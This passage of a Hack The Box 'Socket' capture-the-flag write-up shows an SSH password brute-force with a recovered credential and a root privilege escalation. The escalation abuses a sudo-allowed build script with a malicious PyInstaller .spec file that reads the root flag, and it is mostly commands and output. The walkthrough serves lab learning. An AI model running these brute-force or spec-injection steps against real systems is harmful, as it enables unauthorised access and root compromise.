msf6 auxiliary(scanner/ssh/ssh_login) > set user_file ./accountlistgenerated.txt
user_file => ./accountlistgenerated.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.10.11.206:22 - Starting bruteforce
[+] 10.10.11.206:22 - Success: 'tkeller:denjanjade122566' 'uid=1001(tkeller) gid=1001(tkeller) groups=1001(tkeller),1002(shared) Linux socket 5.15.0-67-generic #74-Ubuntu SMP Wed Feb 22 14:14:39 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.10.14.205:42467 -> 10.10.11.206:22) at 2023-06-29 00:07:56 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Et voilà… the first flag.
┌──(in7rud3r㉿in7rud3r-kali)-[~/Dropbox/hackthebox]
└─$ ssh tkeller@10.10.11.206
tkeller@10.10.11.206's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-67-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun 29 07:55:10 AM UTC 2023

  System load:           0.0
  Usage of /:            54.3% of 8.51GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.206
  IPv6 address for eth0: dead:beef::250:56ff:feb9:898d


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

tkeller@socket:~$ cat user.txt
7******************************6
For the clue to the privesc, we don’t have to go too far either.
tkeller@socket:~$ sudo -l
Matching Defaults entries for tkeller on socket:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User tkeller may run the following commands on socket:
    (ALL : ALL) NOPASSWD: /usr/local/sbin/build-installer.sh
tkeller@socket:~$ cat /usr/local/sbin/build-installer.sh
#!/bin/bash
if [ $# -ne 2 ] && [[ $1 != 'cleanup' ]]; then
  /usr/bin/echo "No enough arguments supplied"
  exit 1;
fi

action=$1
name=$2
ext=$(/usr/bin/echo $2 |/usr/bin/awk -F'.' '{ print $(NF) }')

if [[ -L $name ]];then
  /usr/bin/echo 'Symlinks are not allowed'
  exit 1;
fi

if [[ $action == 'build' ]]; then
  if [[ $ext == 'spec' ]] ; then
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
    /home/svc/.local/bin/pyinstaller $name
    /usr/bin/mv ./dist ./build /opt/shared
  else
    echo "Invalid file format"
    exit 1;
  fi
elif [[ $action == 'make' ]]; then
  if [[ $ext == 'py' ]] ; then
    /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
    /root/.local/bin/pyinstaller -F --name "qreader" $name --specpath /tmp
   /usr/bin/mv ./dist ./build /opt/shared
  else
    echo "Invalid file format"
    exit 1;
  fi
elif [[ $action == 'cleanup' ]]; then
  /usr/bin/rm -r ./build ./dist 2>/dev/null
  /usr/bin/rm -r /opt/shared/build /opt/shared/dist 2>/dev/null
  /usr/bin/rm /tmp/qreader* 2>/dev/null
else
  /usr/bin/echo 'Invalid action'
  exit 1;
fi
So, let’s analyze the script, it accepts two parameters or one provided it contains the word “cleanup“. The second parameter is passed to the awk command, which splits it using the dot (.) as separator and takes the last value. A quick check on a possible symlink (they want to make things difficult to us). At this point, the only actions allowed by the script are: build, make or cleanup. The last one simply deletes some folders. Let’s see in detail the build and the make. And here is explained the split of the second parameter on the point, which turns out to be the name of a file. If the file extension is therefore “spec” in the case of action build or “py” in the case of action make, then the script continues, otherwise it stops showing an error message. In both cases, the “pyinstaller” command is started (which creates an executable binary) and subsequently copied together with the “.build” and “.dist” folders in the /opt/shared folder. Well, there are two possible attack points: the “awk” command and the “pyinstaller” command. Let’s see what we can do. My first approach is the awk command, which I’ve already seen on the GTFOBin portal.

As much as I go around it, I can’t find anything that can be exploited in this specific scenario. Let’s move on to the “pyinstaller” command. I remember something about it, especially the file used in the build, i.e., the .spec file, but I need to refresh this.

OK. Clear, but I don’t have enough experience with this type of script to prepare a valid payload… let’s see if chatGPT can help me!
Meanwhile, a simple python script that is useless.
def sum(a, b):
    return a + b

num1 = float(input("Insert first number: "))
num2 = float(input("Insert second number: "))

result = sum(num1, num2)
print("Result is:", result)
The malicious script containing root flag captures!
import subprocess

def run_command(command):
    process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    output, error = process.communicate()
    return output.decode().strip()

run_output = run_command("cat /root/root.txt")
print("Output del comando: ", run_output)

a = Analysis(['script.py'],
             pathex=['path_del_file'],
             binaries=[],
             datas=[],
             )
And we execute the attack with root privileges.
tkeller@socket:~/tmp$ sudo /usr/local/sbin/build-installer.sh build script.spec
124 INFO: PyInstaller: 5.6.2
124 INFO: Python: 3.10.6
127 INFO: Platform: Linux-5.15.0-67-generic-x86_64-with-glibc2.35
132 INFO: UPX is not available.
Output del comando:  7******************************d
136 INFO: Extending PYTHONPATH with paths
['/home/tkeller/tmp', '/home/tkeller/tmp/path_del_file']
451 INFO: checking Analysis
451 INFO: Building Analysis because Analysis-00.toc is non existent
451 INFO: Initializing module dependency graph...
453 INFO: Caching module graph hooks...
458 WARNING: Several hooks defined for module 'numpy'. Please take care they do not conflict.
461 INFO: Analyzing base_library.zip ...
1292 INFO: Loading module hook 'hook-heapq.py' from '/root/.local/lib/python3.10/site-packages/PyInstaller/hooks'...
1381 INFO: Loading module hook 'hook-encodings.py' from '/root/.local/lib/python3.10/site-packages/PyInstaller/hooks'...
2886 INFO: Loading module hook 'hook-pickle.py' from '/root/.local/lib/python3.10/site-packages/PyInstaller/hooks'...
4217 INFO: Caching module dependency graph...
4329 INFO: running Analysis Analysis-00.toc
4362 INFO: Analyzing /home/tkeller/tmp/script.py
4363 INFO: Processing module hooks...
4373 INFO: Looking for ctypes DLLs
4376 INFO: Analyzing run-time hooks ...
4378 INFO: Including run-time hook '/root/.local/lib/python3.10/site-packages/PyInstaller/hooks/rthooks/pyi_rth_inspect.py'
4380 INFO: Including run-time hook '/root/.local/lib/python3.10/site-packages/PyInstaller/hooks/rthooks/pyi_rth_subprocess.py'
4384 INFO: Looking for dynamic libraries
4899 INFO: Looking for eggs
4899 INFO: Python library not in binary dependencies. Doing additional searching...
4920 INFO: Using Python library /lib/x86_64-linux-gnu/libpython3.10.so.1.0
4922 INFO: Warnings written to /home/tkeller/tmp/build/script/warn-script.txt
4939 INFO: Graph cross-reference written to /home/tkeller/tmp/build/script/xref-script.html
Wooo. Amazing. Quite a piece of cake! Well, that’s all, folks. I’ll meet you at the next BOX. Have a nice hacking! Bye!
Secjuice – Read More